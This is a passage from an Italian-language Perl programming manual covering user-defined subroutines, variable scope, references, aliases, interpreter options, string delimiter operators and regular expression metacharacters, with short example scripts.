In alternativa si può utilizzare la funzione interna ***glob()***, come nell'esempio seguente:

```
#!/usr/bin/perl

@mioelenco = glob ("*.pl");
print "@mioelenco\n";
```

24.9 Funzioni definite dall'utente

Le funzioni definite dall'utente, o subroutine se si preferisce il termine, possono essere collocate in qualunque parte del sorgente Perl. Eventualmente possono anche essere caricate da file esterni. I parametri delle funzioni vengono passati nello stesso modo in cui si fa per le funzioni predefinite, interne a Perl: attraverso una lista di elementi scalari. Le funzioni ottengono i parametri dall'array predefinito '@_'. Il valore restituito dalle funzioni è quello dell'ultima

istruzione eseguita all'interno della funzione: solitamente si tratta di '**return**' che permette di controllare meglio la cosa.

La sintassi normale per la dichiarazione di una funzione è la seguente. Le parentesi graffe vanno intese in modo letterale e non fanno parte della descrizione del modello sintattico.

```
sub nome { istruzione... }
```

Per la chiamata di una funzione si deve usare la forma seguente:

```
&nome (parametro, ...)
```

L'uso della e-commerciale ('**&**') all'inizio del nome è opportuno anche se non è strettamente obbligatorio: permette di evitare ambiguità se il nome della funzione è stato usato per altri tipi di entità all'interno del programma Perl.

Listato 24.63. Per provare il codice attraverso un servizio *pastebin*: *http://codepad.org/kvE0EHss* , *http://ideone.com/ClHR1* .

```
#!/usr/bin/perl
# I valori da sommare vengono indicati nella riga di
# comando.
$input_1 = ARGV[0];
$input_2 = ARGV[1];

sub somma
{
    return ($_[0] + $_[1]);
}

$totale = &somma ($input_1, $input_2);
```

```
print "$input_1 + $input_2 = $totale\n";
```

L'esempio mostrato sopra dovrebbe chiarire il ruolo dell'array '@_' all'interno della funzione, come mezzo per il trasporto dei parametri di chiamata.

24.9.1 Chiamata per riferimento e chiamata per valore

«

L'array '@_' è costruito attraverso riferimenti ai parametri utilizzati originariamente nella chiamata. Ciò è sufficiente a fare in modo che modificando il contenuto dei suoi elementi, queste modifiche si riflettano sui parametri di chiamata. Si ha in tal modo quello che si definisce ***chiamata per riferimento***, in cui la funzione è in grado di modificare le variabili utilizzate come parametri.

Naturalmente ciò ha senso solo se i parametri utilizzati sono espressi in forma di variabile e come tali possono essere modificati. Tentare di modificare una costante produce un errore irreversibile.

Dal momento che l'array '@_' contiene riferimenti ai dati originali, assegnando all'array un'altra lista di valori non si alterano i dati originali, ma si perde il contatto con quelli. Quindi, non si può assegnare a tale array una lista come modo rapido di variare tutti i parametri della chiamata.

Per gestire elegantemente una funzione che utilizzi il sistema della chiamata per valore, si può fare come nell'esempio seguente:

```
sub miasub
{
    local ($primo, $secondo, $terzo) = @_;
    …
    return …;
}
```

In tal modo, agendo successivamente solo sulle variabili scalari ottenute non si modifica l'array '**@_**' e lo stesso codice diventa più leggibile.

24.9.2 Campo di azione delle variabili

Perl gestisce tre tipi di campi di azione per le variabili (di solito si usa il termine *scope* per fare riferimento a questo concetto). Si tratta di variabili ***pubbliche***, ***private*** e ***locali***.

Le variabili pubbliche sono accessibili in ogni punto del programma, senza alcuna limitazione, a meno che vengano oscurate localmente. Si ottiene una variabile pubblica quando questa viene creata senza specificare nulla di particolare.

```
# Inizializzazione di una variabile pubblica.
$pubblica = "ciao";
```

Una variabile privata è visibile solo all'interno del blocco di istruzioni in cui viene creata e dichiarata come tale. Le funzioni chiamate eventualmente all'interno del blocco, non possono accedere alle variabili private dichiarate nel blocco chiamante. Si dichiara una variabile privata attraverso l'istruzione '**my**'.

```
my variabile
```

```
my variabile = valore
```

```
my (variabile1, variabile2, ...)
```

Una variabile locale è visibile solo all'interno del blocco di istruzioni in cui viene creata e dichiarata come tale. Le funzioni chiamate eventualmente all'interno del blocco, possono accedere alle variabili locali dichiarate nel blocco chiamante. Si dichiara una variabile locale attraverso l'istruzione '**`local`**'.

```
local variabile
```

```
local variabile = valore
```

```
local (variabile1, variabile2, ...)
```

Sia le variabili private, sia quelle locali, permettono di utilizzare un nome già esistente a livello globale, sovrapponendosi temporaneamente a esso. Quelle locali, in particolare, hanno valore anche per le funzioni chiamate all'interno dei blocchi in cui queste variabili sono state dichiarate.

Si dice anche che le variabili private abbiano un campo di azione definito in modo lessicale, mentre quelle locali in modo dinamico: terminata la zona di influenza, le variabili locali vengono rilasciate, mentre quelle private no.

Seguono due esempi di calcolo del fattoriale in modo ricorsivo. In un caso si utilizza una variabile privata, nell'altro una locale. Funzionano entrambi correttamente.

Listato 24.66. Per provare il codice attraverso un servizio *pastebin*: *http://codepad.org/SEqAr144* , *http://ideone.com/VnwHu* .

```
#!/usr/bin/perl
$input_1 = $ARGV[0];
sub fattoriale
{
    my $valore = $_[0];
    if ($valore > 1)
      {
        return ($valore * &fattoriale ($valore -1));
      }
    else
      {
        return 1;
      }
}

$miofatt = &fattoriale ($input_1);

print "$input_1! = $miofatt\n";
```

Listato 24.67. Per provare il codice attraverso un servizio *pastebin*: *http://codepad.org/UM6GPQHM* , *http://ideone.com/pnjiq* .

```
#!/usr/bin/perl
$input_1 = $ARGV[0];
sub fattoriale
{
    local $valore = $_[0];
```

```
    if ($valore > 1)
      {
        return ($valore * &fattoriale ($valore -1));
      }
    else
      {
        return 1;
      }
}

$miofatt = &fattoriale ($input_1);

print "$input_1! = $miofatt\n";
```

24.10 Variabili contenenti riferimenti

Si è accennato al fatto che una variabile scalare può contenere anche ***riferimenti***, oltre a valori stringa o numerici. Il riferimento è un modo alternativo per puntare a un'entità determinata del programma. La gestione di questi riferimenti da parte di Perl è piuttosto complessa. Qui vengono analizzate solo alcune caratteristiche e possibilità.

Perl gestisce due tipi di riferimenti: diretti (*hard*) e simbolici. Volendo fare un'analogia con quello che accade con i collegamenti dei file system Unix, i primi sono paragonabili ai collegamenti fisici (gli *hard link*), mentre i secondi sono simili ai collegamenti simbolici.

24.10.1 Riferimenti diretti

I riferimenti diretti vengono creati utilizzando l'operatore barra obliqua inversa ('\'), come negli esempi seguenti:

```
$rifscalare     = \$mioscalare;
$rifarray       = \@mioarray;
$rifhash        = \%miohash;
$rifcodice      = \&miafunzione;
$rifflusso      = \*MIO_FILE;
```

Esiste anche una forma sintattica alternativa di esprimere i riferimenti: si tratta di indicare il nome dell'entità per la quale si vuole creare il riferimento, preceduto da un asterisco e seguito dalla definizione del tipo a cui questa entità appartiene, tra parentesi graffe.

```
$rifscalare     = *mioscalare{SCALAR};
$rifarray       = *mioarray{ARRAY};
$rifhash        = *miohash{HASH};
$rifcodice      = *miafunzione{CODE};
$rifflusso      = *MIO_FILE{IO};
```

Perl riconosce anche il tipo '**FILEHANDLE**' equivalente a '**IO**', per motivi di compatibilità con il passato.

24.10.2 Riferimenti simbolici

I riferimenti simbolici sono basati sul nome dell'entità a cui si riferiscono, per cui, una variabile scalare contenente il nome dell'oggetto può essere gestita come un riferimento simbolico. Seguono alcuni degli esempi visti nel caso dei riferimenti diretti, in quanto con questo tipo di riferimenti non si possono gestire tutte le situazioni.

```
$rifscalare = 'mioscalare';
$rifarray   = 'mioarray';
$rifhash    = 'miohash';
$rifcodice  = 'miafunzione';
```

Generalmente, l'utilizzo di riferimenti simbolici è sconsigliabile, a meno che ci sia una buona ragione.

24.10.3 Dereferenziazione

Restando in questi termini, a parte il caso dei flussi di file, il modo per ***dereferenziare*** le variabili che contengono i riferimenti è uguale per entrambi i tipi. La forma normale richiede l'utilizzo delle parentesi graffe per delimitare lo scalare. In precedenza si è visto che una variabile scalare può essere indicata attraverso la forma '**${*nome*}**'. Estendendo questo concetto, racchiudendo tra parentesi graffe un riferimento, si ottiene l'oggetto stesso. Per cui:

- ```
  ${$rifscalare}
  ```
  equivale a utilizzare '**$mioscalare**';
- ```
  ${$rifscalare}[0]
  ```
  equivale a utilizzare '**$mioarray[0]**';
- ```
  ${$rifhash}{primo}
  ```
  equivale a utilizzare '**$miohash{primo}**';
- ```
  &{$rifcodice} (1, 7)
  ```
  equivale a utilizzare '**&miafunzione (1, 7)**'.

Sono anche ammissibili altre forme, più espressive o più semplici. La tabella 24.71 riporta alcuni esempi con le forme possibili per dereferenziare gli scalari contenenti dei riferimenti.

Tabella 24.71. Esempi attraverso cui dereferenziare le variabili scalari contenenti dei riferimenti.

`${$rifscalare}`	`$$rifscalare`	
`${$rifscalare}[0]`	`$$rifscalare[0]`	`$rifscalare->[0]`
`${$rifhash}{primo}`	`$$rifhash{primo}`	`$rifhash->{primo}`
`&{$rifcodice} (1, 7)`	`&$rifcodice (1, 7)`	`$rifcodice-> (1, 7)`

Il caso dei flussi di file è più semplice, in quanto è sufficiente valutare il riferimento, invece del flusso di file vero e proprio. L'esempio seguente dovrebbe chiarire il meccanismo:

```
$rifstdio  = \*STDIO;
$riga = <$rifstdio>;
```

24.10.4 Array multidimensionali

Gli array di Perl hanno una sola dimensione. Per ovviare a questo inconveniente si possono utilizzare elementi che fanno riferimento ad altri array. In pratica, si potrebbe fare qualcosa di simile all'esempio seguente:

```
@primo   = (1, 2);
@secondo = (3, 4);

@mioarray = (\@primo, \@secondo);
```

Qui, l'array '**`mioarray`**' è in pratica una matrice a due dimensioni rappresentabile nel modo seguente:

$$mioarray = \begin{pmatrix} 1 & 2 \\ 3 & 4 \end{pmatrix}$$

Per accedere a un elemento singolo di questo array, per esempio al primo elemento della seconda riga (il numero tre), si può usare intuitivamente una di queste due forme:

```
${$mioarray[1]}[0]

$mioarray[1]->[0]
```

In alternativa è concessa anche la forma seguente, più semplice e simile a quella di altri linguaggi:

```
$mioarray[1][0]
```

Una particolarità di Perl sta nella possibilità di definire delle entità anonime. Solitamente si tratta di variabili che non hanno un nome e a cui si accede attraverso uno scalare contenente un riferimento diretto al loro contenuto. Il caso più interessante è dato dagli array, perché questa possibilità permette di definire istantaneamente un array multidimensionale. L'array dell'esempio precedente potrebbe essere dichiarato nel modo seguente:

```
@mioarray = ([1, 2], [3, 4]);
```

La gestione pratica di un array multidimensionale secondo Perl, potrebbe sembrare un po' complessa a prima vista. Tuttavia, basta ricordare che si tratta di array dinamici, per cui, basta assegnare un elemento per dichiararlo implicitamente:

```
@mio_array = ();
…
$mio_array[0] = "ciao";
$mio_array[1] = "come";
$mio_array[2] = "stai";
…
```

Come si vede, viene dichiarato l'array senza elementi, al quale questi

vengono inseriti solo successivamente. Così facendo, la dimensione dell'array varia in base all'uso che se ne fa. Con questo criterio si possono gestire anche gli array multidimensionali:

```
@mio_array = ();
…
$mio_array[0] = ();
…
$mio_array[0][0] = "ciao";
$mio_array[0][1] = "come";
$mio_array[0][2] = "stai";
…
```

In questo caso, dopo aver dichiarato l'array '**@mio_array**', senza elementi, viene dichiarato il primo elemento come contenente un altro array vuoto; infine, vengono dichiarati i primi tre elementi di questo sotto-array. Il funzionamento dovrebbe essere intuitivo, anche se si tratta effettivamente di un meccanismo molto complesso e potente.

Di fronte a array multidimensionali di questo tipo, potenzialmente irregolari, si può porre il problema di conoscere la lunghezza di un sotto-array. Volendo usare la tecnica del prefisso '**$#**', si potrebbe fare come nell'esempio seguente, per determinare la lunghezza dell'array contenuto in '**$mio_array[0]**'.

```
$ultimo = $#{$mio_array[0]};
```

24.10.5 Alias

Attraverso l'uso dei riferimenti, è possibile creare un alias di una variabile. Per comprendere questo è necessario introdurre l'uso dell'asterisco. Si osservi questo esempio: se '**$variabile**' rappresenta una variabile scalare, '***variabile**' rappresenta il puntatore alla va-

riabile omonima. In un certo senso, '***variabile**' è equivalente a '**\$variabile**', ma non è proprio la stessa cosa. Si osservino gli assegnamenti seguenti, supponendo che esista già la variabile '**$tua**' e si tratti di uno scalare.

```
*mia = \$tua;
*mia = *tua;
```

I due assegnamenti sono identici, perché in entrambi i casi si assegna a '***mia**' il riferimento alla variabile scalare '**$tua**'. Il risultato di questo è che si può usare la variabile scalare '**$mia**' come alias di '**$tua**'. L'esempio seguente dovrebbe chiarire meglio la cosa.

```
#!/usr/bin/perl
$tua = "ciao";
*mia = \$tua;
print "$mia\n";
```

Quello che si ottiene è l'emissione della stringa '**ciao**', cioè il contenuto della variabile '**$tua**', ottenuto attraverso l'alias '**$mia**'.

Attraverso gli alias è possibile gestire agevolmente il passaggio di parametri per riferimento nelle chiamate delle funzioni. Si osservi l'esempio seguente, in cui una funzione altera il contenuto di un array, senza che questo debba essere dichiarato come variabile globale.

Listato 24.83. Per provare il codice attraverso un servizio *pastebin*: *http://codepad.org/q82n8gNK* , *http://ideone.com/R3cXT* .

```
#!/usr/bin/perl
sub alterazione_array
{
  local (*a) = $_[0];
  $a[0] = 1;
  $a[1] = 2;
}

local ($b) = ();

$b[0] = 9;
$b[1] = 8;
$b[2] = 7;

&alterazione_array (\@b);

print STDOUT $b[0] . " " . $b[1] . " " . $b[2] . "\n";
```

Eseguendo questo programmino molto semplice, si ottiene la stringa seguente:

```
1 2 7
```

Questo serve a dimostrare che i primi due elementi dell'array sono stati modificati dalla funzione.

24.11 Avvio di Perl

Normalmente è sufficiente rendere eseguibile uno script Perl per fare in modo che il programma '`/usr/bin/perl`' venga eseguito automaticamente per la sua interpretazione. Il programma '`/usr/bin/`

`perl`' permette di utilizzare alcune opzioni, principalmente utili per individuare errori sintattici e problemi di altro tipo.

Opzione	Descrizione
`-c`	Analizza sintatticamente lo script e termina senza eseguirlo.
`-w`	Viene usato assieme a '**`-c`**' e permette di avere informazioni più dettagliate su problemi eventuali che non sono necessariamente considerabili come errori sintattici.
`-d`	Esegue lo script all'interno di un sistema diagnostico di *debug*.

Segue la descrizione di alcuni esempi.

- `$` **`perl mio.pl`** [*Invio*]

  Avvia il programma Perl '**`mio.pl`**'. Generalmente si avvia direttamente lo script, ma se questo non è stato reso eseguibile attraverso i permessi, si può ovviare in questo modo.

- `$` **`perl -c mio.pl`** [*Invio*]

  Analizza lo script '**`mio.pl`**' senza eseguirlo. Se tutto va bene si ottiene l'output seguente:

```
mio.pl syntax OK
```

- `$` **`perl -c -w mio.pl`** [*Invio*]

  Come nell'esempio precedente, con l'aggiunta dell'opzione '**`-w`**', con la quale si ottengono maggiori indicazioni e suggerimenti per migliorare il programma.

- `$` **`perl -d mio.pl`** [*Invio*]

  Avvia il sistema diagnostico per il programma '**`mio.pl`**'.

24.12 Operatori di delimitazione di stringhe

Nella sezione dedicata agli operatori e alle espressioni rimangono in sospeso gli operatori di delimitazione di stringhe. Nei linguaggi di programmazione tradizionale esiste normalmente il problema di delimitare le stringhe, ovvero le costanti alfanumeriche. Sono già stati mostrati due tipi di delimitatori, gli apici doppi e singoli che hanno un comportamento simile a quello delle shell comuni. In realtà Perl ha una gestione molto più raffinata e generalizzata delle stringhe. Quando il tipo di delimitazione, ovvero il tipo di stringa, lo consente, sono validi alcuni codici di escape. La tabella 24.87 mostra l'elenco di queste sequenze di escape utilizzabili nelle stringhe.

Tabella 24.87. Elenco delle sequenze di escape utilizzabili nelle stringhe delimitate con gli apici doppi.

Escape	Corrispondenza
`\\`	'\'
`\"`	'"'
`\$`	'$'
`\@`	'@'
`\'`	'''
`\t`	<*HT*>
`\n`	<*LF*>
`\r`	<*CR*>

Escape	Corrispondenza
`\f`	*<FF>*
`\a`	*<BEL>*
`\e`	*<ESC>*
`\0`***nnn***	Carattere a 8 bit, corrispondente al numero ottale rappresentato da ***nnn***.
`\x`***hh***	Carattere a 8 bit, corrispondente al numero esadecimale rappresentato da due cifre: ***hh***.
`\x{`***h***`}`	Carattere esteso (UTF-8) corrispondente al punto di codifica indicato in esadecimale, composto da un numero qualunque di cifre.
`\[`	Carattere di controllo.
`\l`	Il carattere successivo in minuscolo.
`\u`	Il carattere successivo in maiuscolo.
`\L`	Minuscolo fino al codice '**`\E`**'.
`\U`	Maiuscolo fino al codice '**`\E`**'.
`\E`	Conclusione di un modificatore.
`\Q`	Evita l'interpretazione come espressione regolare fino al codice '**`\E`**'.

La delimitazione dei vari tipi di stringa avviene in una forma tradizionale, attraverso delimitatori che esprimono di per sé il tipo di stringa, oppure attraverso una forma che consente di cambiare tipo di delimitatore:

x delim_sinistro stringa delim_destro eventuali_opzioni

La sigla che appare inizialmente, ***x*** in questo caso, definisce il tipo di stringa; il delimitatore sinistro e quello destro possono essere parentesi aperte e chiuse di qualunque tipo: tonde, quadre, graffe e angolari, ma si possono utilizzare anche altri simboli, solo che in tal caso, il delimitatore sinistro e quello destro sono uguali.

La tabella 24.109, alla fine di questo gruppo di sezioni, riassume i vari tipi di operatori di delimitazione delle stringhe.

24.12.1 Stringa letterale non interpolata: «q//» o «' '»

La stringa letterale non interpolata è stringa racchiusa normalmente tra apici singoli (è già stata descritta in precedenza). In particolare, restituisce la stringa racchiusa senza effettuare l'interpolazione delle eventuali variabili e dei simboli di escape che dovesse incorporare, a eccezione di '`\'`' e '`\\`'. Si può esprimere in due modi:

' stringa '

q***delim_sinistro stringa delim_destro***

Seguono alcuni esempi:

```
$miavar = 'Stringa tradizionale che non interpola';
```

```
$miavar = q|Una stringa che "contiene 'apici' di ogni tipo".|;
```

```
$miavar = q(Sembra una funzione, ma non lo è);
```

```
$miavar = q{Le variabili non vengono interpolate. $ciao};
```

24.12.2 Stringa letterale interpolata: «qq//» o «" "»

La stringa letterale interpolata è racchiusa normalmente tra apici doppi (è già stata descritta in precedenza). In particolare, restituisce la stringa racchiusa interpolando le variabili e i simboli di escape che dovesse incorporare. Si può esprimere in due modi:

```
"stringa"
```

```
qqdelim_sinistro stringa delim_destro
```

Seguono alcuni esempi:

```
$miavar = "Stringa tradizionale che interpola";
```

```
$miavar = qq|Una stringa che \"contiene 'apici' di ogni tipo\".|;
```

```
$miavar = qq(Sembra una funzione, ma non lo è);
```

```
$ciao = "Saluti!";
$miavar = qq{Le variabili vengono interpolate. $ciao};
```

24.12.3 Comando di sistema: «qx//» o «` `»

La stringa che rappresenta un comando di sistema deve essere valutata e successivamente eseguita in qualità di comando dal sistema operativo. Questo tipo di stringa è racchiuso normalmente tra apici singoli inversi, come avviene nelle shell comuni. Il contenuto della stringa viene interpolato prima dell'esecuzione del comando. La valutazione della stringa si traduce nell'output emesso attraverso lo standard output dal comando stesso. Si può esprimere in due modi:

```
`stringa`
```

```
qxdelim_sinistrostringadelim_destro
```

Seguono alcuni esempi:

```
$miadata = `date`;
```

```
$mioelenco = qx(ls);
```

```
$opzioni = '-l'
$mioelenco = qx{ls $opzioni};
```

24.12.4 Lista di parole: «qw//»

La stringa racchiusa in questo tipo di delimitazione, non viene interpolata, ma semplicemente restituita in forma di ***lista di parole***. In pratica, tutto ciò che risulta separato da spazi (spazi veri e propri, caratteri di tabulazione e codici di interruzione di riga) viene estratto e inserito in una lista di elementi. Si può esprimere solo nel modo seguente:

```
qwdelim_sinistrostringadelim_destro
```

Seguono alcuni esempi validi:

```
@mialista = qw/ciao come stai/;
```

```
@mialista = qw(uno      due     tre);
```

```
@mialista = qw(alfa     bravo   charlie
delta   echo    foxtrot golf    hotel
india   kilo    lima);
```

24.12.5 Modello di confronto: «m//» o «//»

Il modello di confronto non restituisce alcunché e serve per essere paragonato a un'altra stringa. Può essere usato in un contesto scalare o lista. Nel primo caso serve a determinare se esiste una corrispondenza con il modello o meno. Nel secondo caso, viene sempre paragonato a un'altra stringa, ma il risultato di questo abbinamento è una lista di elementi.

Il modello si esprime in forma di espressione regolare, con delle particolarità che derivano dal tipo di delimitatori utilizzati e dal fatto che prima di valutare l'espressione regolare viene eseguita un'interpolazione. Si può esprimere in due modi.

```
/stringa/opzioni
```

```
mdelim_sinistro stringa delim_destro modificatori
```

I modificatori si esprimono con una serie di lettere, o nulla se non è necessario. La tabella 24.102 ne riporta l'elenco.

Tabella 24.102. Elenco dei modificatori utilizzabili con l'operatore di delimitazione '**m**'.

Modificatore	Descrizione
`i`	Il confronto avviene ignorando la differenza tra maiuscole e minuscole.
`m`	Le stringhe vengono trattate come righe multiple (riguarda '**^**' e '**$**').
`s`	Tratta le stringhe come una riga singola (riguarda '**.**').

Modificatore	Descrizione
`x`	Permette l'inserzione di spazi e commenti che non vengono interpretati.
`g`	Confronta in modo globale, cioè trova tutte le occorrenze.
`o`	Interpreta il modello (e di conseguenza lo interpola) solo la prima volta.

L'utilizzo delle espressioni regolari nelle istruzioni Perl è ciò che generalmente rende il sorgente di un programma piuttosto confuso. Se si devono utilizzare intensivamente le espressioni regolari sarebbe opportuno approfondirne il funzionamento e l'utilizzo di questo tipo di delimitatori, per trovare un modo meno complicato del solito di scrivere queste espressioni. Il primo punto su cui si può intervenire è la scelta dei simboli di delimitazione. La forma tradizionale prevede l'uso della barra obliqua normale, cosa però che crea problemi quando si vuole utilizzare questo simbolo all'interno dell'espressione stessa. Infatti, i simboli usati come delimitazione non possono essere utilizzati nell'espressione regolare senza la tecnica della protezione per mezzo del prefisso '\'.

Segue la descrizione di alcuni esempi.

- ```
  #!/usr/bin/perl

  $miafrase = 'Ciao, come stai?';
  if ($miafrase =~ /ciao/i)
    {
      print "Ciao!\n";
    }
  ```
  ```

In questo esempio, il modello ‘`/ciao/i`’ combacia con una parte della frase, facendo sì che la condizione si avveri.

- ```
  #!/usr/bin/perl

  $mioelenco = `ls`;
  if ($mioelenco =~ /.*\.pl/)
    {
      print "Ci sono programmi Perl in questa directory.\n";
    }
  ```

  In questo esempio, viene letto il contenuto della directory corrente e posto nella variabile ‘**`$mioelenco`**’. Successivamente viene verificato se in quell’elenco si trova qualcosa che termina con ‘`.pl`’. Dal momento che il punto ha un significato nelle espressioni regolari, per poterlo includere si è posta anteriormente una barra obliqua inversa.

24.12.6 Modello di sostituzione: «s//»

«

Definisce un modello di confronto con una stringa, assieme a una stringa di sostituzione per la parte che corrisponde al modello. Se il confronto non viene fatto attraverso gli operatori ‘**=~**’ oppure ‘**!~**’, si intende che l’abbinamento avvenga con il contenuto della variabile ‘**$_**’. Ha luogo l’interpolazione.

L’abbinamento per la sostituzione può avvenire solo in un contesto scalare. Il modello si esprime in forma di espressione regolare. La sintassi può essere espressa in due modi, a seconda del tipo di delimitatori utilizzati.

`s`***delim_sx stringa delim_dx delim_sx rimpiazzo delim_dx modificatori***
  ```

```
s delim stringa delim rimpiazzo delim modificatori
```

Il primo tipo di sintassi si adatta al caso in cui si usino parentesi per delimitare le stringhe del modello e del rimpiazzo, il secondo tipo si riferisce all'uso di altri simboli che non sono utilizzati in coppia.

I modificatori si esprimono con una serie di lettere, o nulla se ciò non è necessario. La tabella 24.105 ne riporta l'elenco.

Tabella 24.105. Elenco dei modificatori utilizzabili con l'operatore di delimitazione '**s**'.

Modificatore	Descrizione
`i`	Il confronto avviene ignorando la differenza tra maiuscole e minuscole.
`m`	Le stringhe vengono trattate come righe multiple (riguarda '**^**' e '**$**').
`s`	Tratta le stringhe come una singola riga (riguarda '**.**').
`x`	Permette l'inserzione di spazi e commenti che non vengono interpretati.
`g`	Confronta in modo globale, cioè trova tutte le occorrenze.
`o`	Interpreta il modello (e di conseguenza lo interpola) solo la prima volta.
`e`	Valuta la parte destra come un'espressione.

Segue la descrizione di alcuni esempi.

- `$path =~ s|/usr/bin|/usr/local/bin|`

  Sostituisce la prima occorrenza di '`/usr/bin`' nella variabile '**$path**' con '`/usr/local/bin`'. Per delimitare il modello e

la stringa di sostituzione sono state usate le barre verticali, per evitare ambiguità con le barre oblique delle directory.

- ```
  $path =~ s{/usr/bin}{/usr/local/bin}
  ```

  Esattamente come nell'esempio precedente, ma questa volta sono state usate le parentesi graffe.

24.12.7 Sostituzione di caratteri: «tr//» o «y//»

La stringa racchiusa in questo tipo di delimitatore, definisce un modello di sostituzione di una serie di caratteri in un'altra. Si applica al contenuto di una variabile scalare utilizzando l'operatore '**=~**' oppure '**!~**', altrimenti si intende la variabile '**$_**'. Restituisce il numero di trasformazioni eseguite. Non ha luogo l'interpolazione.

L'abbinamento per la sostituzione può avvenire solo in un contesto scalare. Il modello si esprime in forma di espressione regolare. La sintassi può essere espressa nei modi seguenti, a seconda che si voglia utilizzare l'identificatore '**tr**' o '**y**' e a seconda del tipo di delimitatori utilizzati.

```
tr delim_sx car_da_sost delim_dx delim_sx rimpiazzo delim_dx modificatori
```

```
tr delim car_da_sostituire delim rimpiazzo delim modificatori
```

```
y delim_sx car_da_sost delim_dx delim_sx rimpiazzo delim_dx modificatori
```

```
y delim car_da_sostituire delim rimpiazzo delim modificatori
```
```

I modificatori si esprimono con una serie di lettere, o nulla se ciò non è necessario. La tabella 24.108 ne riporta l'elenco.

Tabella 24.108. Elenco dei modificatori utilizzabili con l'operatore di delimitazione '**`tr`**'.

Modificatore	Descrizione
`c`	Cerca gli elementi che **non** sono elencati nel gruppo da sostituire.
`d`	Cancella i caratteri trovati e non rimpiazzati.
`s`	Fonde insieme i caratteri doppi che sono stati ritrovati.

Tabella 24.109. Elenco riassuntivo dei tipi di operatori di stringa. Le parentesi graffe rappresentano la posizione dei delimitatori.

Formato normale	Formato generico	Significato	Interpolazione
`' '`	`q{}`	Stringa letterale.	NO
`" "`	`qq{}`	Stringa letterale.	SÌ
`` ` ` ``	`qx{}`	Comando di sistema.	SÌ
	`qw{}`	Lista di parole.	NO
`/ /`	`m{}`	Modello di confronto.	SÌ
	`s{}{}`	Modello di sostituzione.	SÌ
	`tr{}{}`	Traslazione di caratteri.	SÌ

Segue la descrizione di alcuni esempi:

- `$miavar =~ tr/A-Z/a-z/;`

  Converte in minuscolo il contenuto della variabile (a parte le vocali accentate).

- `$contatore = ($miavar =~ tr/0-9//);`

  Conta i caratteri numerici contenuti nella variabile '**`$miavar`**'.

24.13 Espressioni regolari

«

Le espressioni regolari possono essere considerate l'elemento più potente e più difficile di Perl. Purtroppo non esiste una definizione e uno standard universale delle espressioni regolari, così, per ogni applicazione che ne fa uso occorre studiarne le particolarità.

In questa sezione si descrive solo parte delle potenzialità di Perl con le espressioni regolari. Per conoscerne i dettagli è necessario consultare la pagina di manuale *perlre(1)*. Può essere conveniente anche la lettura delle sezioni 23.1 e 23.3.

24.13.1 Modificatori

«

Perl utilizza le espressioni regolari con gli operatori di stringa '**`m{}`**' e '**`s{}{}`**'. Con questi è possibile utilizzare delle opzioni finali, ovvero dei modificatori, che alterano le regole delle espressioni regolari. La tabella 24.112 mostra l'elenco dei modificatori più comuni.

Tabella 24.112. Elenco dei modificatori utilizzabili in generale in coda alle espressioni regolari di Perl.

Modificatore	Descrizione
`i`	Il confronto avviene ignorando la differenza tra maiuscole e minuscole.
`m`	Le stringhe vengono trattate come righe multiple (riguarda '`^`' e '`$`').
`s`	Tratta le stringhe come una riga singola (riguarda '`.`').
`x`	Permette l'inserzione di spazi e commenti che non vengono interpretati.

24.13.2 Metacaratteri

In generale, i caratteri utilizzati in un'espressione regolare, che non abbiano un significato speciale, corrispondono a loro stessi nella stringa di comparazione. Ciò è come dire che la comparazione seguente è valida:

```
'Ciao' =~ /Ciao/
```

I ***metacaratteri*** di un'espressione regolare sono dei simboli che hanno un significato diverso rispetto ai caratteri utilizzati per rappresentarli. La tabella 24.114 mostra l'elenco dei metacaratteri più comuni.

Tabella 24.114. Elenco dei metacaratteri standard utilizzati in Perl.

Metacarattere	Descrizione
`\`	Protegge il carattere successivo da un'interpretazione diversa da quella letterale.

Metacarattere	Descrizione
`^`	Corrisponde all'inizio di una riga.
`.`	Corrisponde a un carattere qualunque.
`$`	Corrisponde alla fine di una riga.
`|`	Indica due possibilità alternative alla sua sinistra e alla sua destra.
`( )`	Definiscono un raggruppamento.
`[ ]`	Definiscono una classe di caratteri.

La barra obliqua inversa protegge il carattere successivo da un'interpretazione diversa da quella letterale, quando la sequenza '***x***' (***x*** rappresenta qui un carattere qualunque) non rappresenta già un metacarattere. In pratica, se '***x***' non ha un significato particolare, rappresenta semplicemente '***x***' in modo letterale.

L'accento circonflesso ('**^**') corrisponde generalmente all'inizio di una riga; nello stesso modo, il simbolo dollaro ('**$**') rappresenta la fine di una riga. Questi metacaratteri rappresentano in pratica la stringa nulla di inizio e di fine di una riga. Se la stringa da analizzare è composta da più righe terminate dal codice di interruzione di riga, è possibile fare in modo che '**^**' e '**$**' corrispondano all'inizio e alla fine di queste righe virtuali utilizzando il modificatore '**m**'.

Il punto rappresenta un carattere singolo, con l'esclusione del codice di interruzione di riga a meno che sia stato utilizzato il modificatore '**s**'.

Perl aggiunge a quelli standard una serie di metacaratteri rappresentati dalla tabella 24.115; nella stessa tabella vengono anche elencate le classi di caratteri, argomento che viene descritto nella sezione successiva.

Tabella 24.115. Elenco dei metacaratteri speciali di Perl e delle classi POSIX disponibili.

Metacarattere	Compatibilità POSIX	Corrispondenza
`\w`	`[[:word:]]`	Un carattere alfanumerico (lettere e numeri) compreso il trattino basso.
`\W`	`[^[:word:]]`	Un carattere non alfanumerico (l'opposto di '**`\w`**').
`\s`	`[[:space:]]`	Uno spazio lineare (spazio o tabulazione).
`\S`	`[^[:space:]]`	Qualunque carattere che non sia uno spazio lineare.
`\d`	`[[:digit:]]`	Un carattere numerico.
`\D`	`[^[:digit:]]`	Un carattere non numerico.
`\b`		La stringa nulla prima o dopo una sequenza di caratteri corrispondenti a '**`\w`**'.
`\B`		La stringa nulla interna a una sequenza di caratteri corrispondenti a '**`\w`**'.
`\A`		L'inizio di una stringa.
`\Z`		La fine di una stringa (eventualmente prima di un *new-line* finale).

Metacarattere	Compatibilità POSIX	Corrispondenza
	`[[:alpha:]]`	Un carattere alfabetico.
	`[[:alnum:]]`	Un carattere alfanumerico (non corrisponde esattamente a '**\w**').
	`[[:ascii:]]`	Un carattere ASCII.
	`[[:blank:]]`	Uno spazio lineare che comprende altri caratteri oltre a '**\s**'.
	`[[:cntrl:]]`	Un carattere di controllo, inteso come carattere che non ha una rappresentazione grafica.
	`[[:graph:]]`	Un carattere qualunque che abbia una rappresentazione grafica: alfabetico, numerico, di punteggiatura e qualunque altro simbolo.
	`[[:print:]]`	Un carattere qualunque che abbia una rappresentazione grafica: alfabetico, numerico, di punteggiatura e qualunque altro simbolo, compreso lo spazio.
	`[[:punct:]]`	Un carattere di punteggiatura.
